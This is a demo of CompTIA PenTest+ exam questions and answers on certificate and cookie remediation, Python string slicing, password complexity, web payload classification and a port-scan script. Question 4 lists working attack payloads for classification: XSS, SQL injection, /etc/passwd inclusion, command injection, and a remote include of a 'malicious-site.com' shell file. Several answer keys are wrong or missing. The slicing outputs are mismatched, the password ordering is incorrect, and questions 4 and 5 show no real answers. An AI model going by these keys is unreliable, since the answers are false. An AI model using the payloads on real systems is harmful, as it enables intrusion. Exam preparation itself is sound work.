

CompTIA

PT0-001 Exam

CompTIA PenTest+

**Questions & Answers
Demo**

Version: 16.0

Question: 1


DRAG DROP
Performance based



You are a penetration Tester reviewing a client's website through a web browser.

Instructions:

Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate source or cookies.







Secure System

https://compia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcktae2ewvqf4ldcby3v	www.com...	/	Session	41	HTTP	Secure	SameSite
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	compia.o...	/	2019-10-1...	59			
__utmb	36104370.7.9.1508267988443	compia.o...	/	2017-10-1...	32			
__utmc	36104370	compia.o...	/	Session	14			
__utmt	1	compia.o...	/	2017-10-1...	7			
__utmz	36104370.2=Account%20Type=Not%20Defined=1	compia.o...	/	2019-10-1...	48			
_sp_id.0767	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utmc...	compia.o...	/	2018-04-1...	99			
_sp_ses.0767	4e84866cf#F51c:1508266964.1.1508268019.1508266964.81#3487...	compia.o...	/	2019-10-1...	99			
	*	compia.o...	/	2017-10-1...	13			

Secure System

https://compia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires / ...	Size	HTTP	Secure	SameSite	
ASP.NET_SessionId	h1bcktae2ewvqf4ldcby3v	www.com...	/	Session	41				
__utma	36104370.911013732.1508266963.1508266963.1508266963.1	compia.o...	/	2019-10-1...	59				<input type="checkbox"/> delete
__utmb	36104370.7.9.1508267988443	compia.o...	/	2017-10-1...	32				<input type="checkbox"/> delete
__utmc	36104370	compia.o...	/	Session	14				<input type="checkbox"/> delete
__utmt	1	compia.o...	/	2017-10-1...	7				<input type="checkbox"/> delete
__utmz	36104370.2=Account%20Type=Not%20Defined=1	compia.o...	/	2019-10-1...	48				<input type="checkbox"/> delete
_sp_id.0767	36104370.1508266963.1.1.utmcsr=google utmccn=(organic) utmc...	compia.o...	/	2018-04-1...	99				<input type="checkbox"/> delete
_sp_ses.0767	4e84866cf#F51c:1508266964.1.1508268019.1508266964.81#3487...	compia.o...	/	2019-10-1...	99				<input type="checkbox"/> delete
	*	compia.o...	/	2017-10-1...	13				<input type="checkbox"/> delete

Secure System

https://compia.org/login.aspx#remediatecert

Certificate

General Details Certificate Path

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.

Issued to: *.compia.org

Issued by: RapidSSL SHA256 CA

Valid from: 7/ 16/ 2016 to 7/ 19/ 2018

[Install Certificate...](#) [Issuer Statement](#)

[Learn more about certificates](#)

OK

Drag and Drop Options

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA

Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4

Answer:

Explanation:

Step 1	Generate a Certificate Signing Request
Step 2	Submit CSR to the CA
Step 3	Installed re-issued certificate on the server
Step 4	Remove Certificate from Server

Question: 2

DRAG DROP

A manager calls upon a tester to assist with diagnosing an issue within the following Python script:

```
#!/usr/bin/python
s = "Administrator"
```

The tester suspects it is an issue with string slicing and manipulation. Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment. Options may be used once or not at all.

Code segment	Output
<code>s[4:8]</code>	<div>iita</div> <div>imda</div>
<code>s[4:12:2]</code>	<div>inis</div> <div>nist</div>
<code>s[3::-1]</code>	<div>nsrt</div> <div>rota</div>
<code>s[-7:-2]</code>	<div>snmA</div> <div>trat</div>

Answer:

Explanation:

Code segment	Output
<code>s[4:8]</code>	nsrt
<code>s[4:12:2]</code>	snmA
<code>s[3::-1]</code>	trat
<code>s[-7:-2]</code>	imdA

Question: 3

DRAG DROP

Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented. Each password may be used only once.

Least to most complex	
1	<input type="text"/>
2	<input type="text"/>
3	<input type="text"/>
4	<input type="text"/>

zv3rl0ry

Zverlory

Zverl0ry

Zv3r!0ry

Answer:

Explanation:

- 1.) Zverlory
- 2.) Zverl0ry
- 3.) zv3rl0ry
- 4.) Zv3r!0ry

Question: 4

HOTSPOT

Instructions:

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.


```
#inner-tab"><script>alert(1)</script>
```

Q

```
item=widget';waitfor%20delay%20'00:00:20';--
```

```
search=Bob"%3e%3cimg%20src%3da%20oneerror%3dalert(1)%3e
```

```
logfile=%2fetc%2fpasswd%00
```

```
site=www.exa'ping%20-c%2010%20localhost'mple.com
```

```
item=widget%20union%20select%20null,null,@@version;--
```

```
item=widget'+convert(int,@@version)+'
```

```
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt
```

```
lookup=$(whoami)
```

▼

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

▼

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

▼

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

▼

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

▼

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

▼

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

▼

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

▼

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- URL Redirect

▼

▼

- Parameterized queries
- Preventing external calls
- Input Sanitization .., \, /, sandbox requests
- Input Sanitization ", ;, \$, (,), (,).
- Input Sanitization ", ' , <...>< +.

9

▼

- Parameterized queries
- Preventing external calls
- Input Sanitization .., \, /, sandbox requests
- Input Sanitization ", ;, \$, (,), (,).
- Input Sanitization ", ' , <...>< +.

▼

- Parameterized queries
- Preventing external calls
- Input Sanitization .., \, /, sandbox requests
- Input Sanitization ", ;, \$, (,), (,).
- Input Sanitization ", ' , <...>< +.

▼

- Parameterized queries
- Preventing external calls
- Input Sanitization .., \, /, sandbox requests
- Input Sanitization ", ;, \$, (,), (,).
- Input Sanitization ", ' , <...>< +.

▼

- Parameterized queries
- Preventing external calls
- Input Sanitization .., \, /, sandbox requests
- Input Sanitization ", ;, \$, (,), (,).
- Input Sanitization ", ' , <...>< +.

▼

- Parameterized queries
- Preventing external calls
- Input Sanitization .., \, /, sandbox requests
- Input Sanitization ", ;, \$, (,), (,).
- Input Sanitization ", ' , <...>< +.

▼

- Parameterized queries
- Preventing external calls
- Input Sanitization .., \, /, sandbox requests
- Input Sanitization ", ;, \$, (,), (,).
- Input Sanitization ", ' , <...>< +.

▼

- Parameterized queries
- Preventing external calls
- Input Sanitization .., \, /, sandbox requests
- Input Sanitization ", ;, \$, (,), (,).
- Input Sanitization ", ' , <...>< +.

▼

Answer:

Explanation:

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization "...; \$, (,), (,) Input Sanitization "...; <, >< +,
item=widget';waitfor%20delay%20'00:00:20';--	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization "...; \$, (,), (,) Input Sanitization "...; <, >< +,
search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization "...; \$, (,), (,) Input Sanitization "...; <, >< +,
logfile=%2fetc%2fpasswd%00	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization "...; \$, (,), (,) Input Sanitization "...; <, >< +,
site=www.exe'ping%20-c%2010%20localhost'mple.com	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization "...; \$, (,), (,) Input Sanitization "...; <, >< +,
item=widget%20union%20select%20null,null,@version;--	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization "...; \$, (,), (,) Input Sanitization "...; <, >< +,
item=widget'+convert(int,@version)+'	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization "...; \$, (,), (,) Input Sanitization "...; <, >< +,
logFile=http%2f%2fwww.malicious-site.com%2fshell.txt	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization "...; \$, (,), (,) Input Sanitization "...; <, >< +,
lookup=\$(whoami)	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization "...; \$, (,), (,) Input Sanitization "...; <, >< +,
redir=http%2f%2fwww.malicious-site.com	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization ... \, /, sandbox requests Input Sanitization "...; \$, (,), (,) Input Sanitization "...; <, >< +,

Question: 5

DRAG DROP

Instructions:

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the reset all button.

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

Drag and Drop Options

```
#!/usr/bin/ruby

for SPORT In SPORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()

run_scan(sys.argv[1], ports)

ports = [21, 22]

for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))
```

Immutables

?

```
import socket
import sys
```

?

```
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

?

```
if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

?

Answer:

Explanation:

Drag and Drop Options

```
#!usr/bin/ruby

for SPORT In SPORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()

run_scan(sys.argv[1], ports)

ports = [21, 22]

for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))
```

Immutables

?

import socket
import sys

?

def port_scan(ip, ports):
 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
 s.settimeout(2.0)

?

if __name__ == '__main__':
 if len(sys.argv) < 2
 print('Execution requires a target IP address. Exiting...')
 exit(1)
 else:

?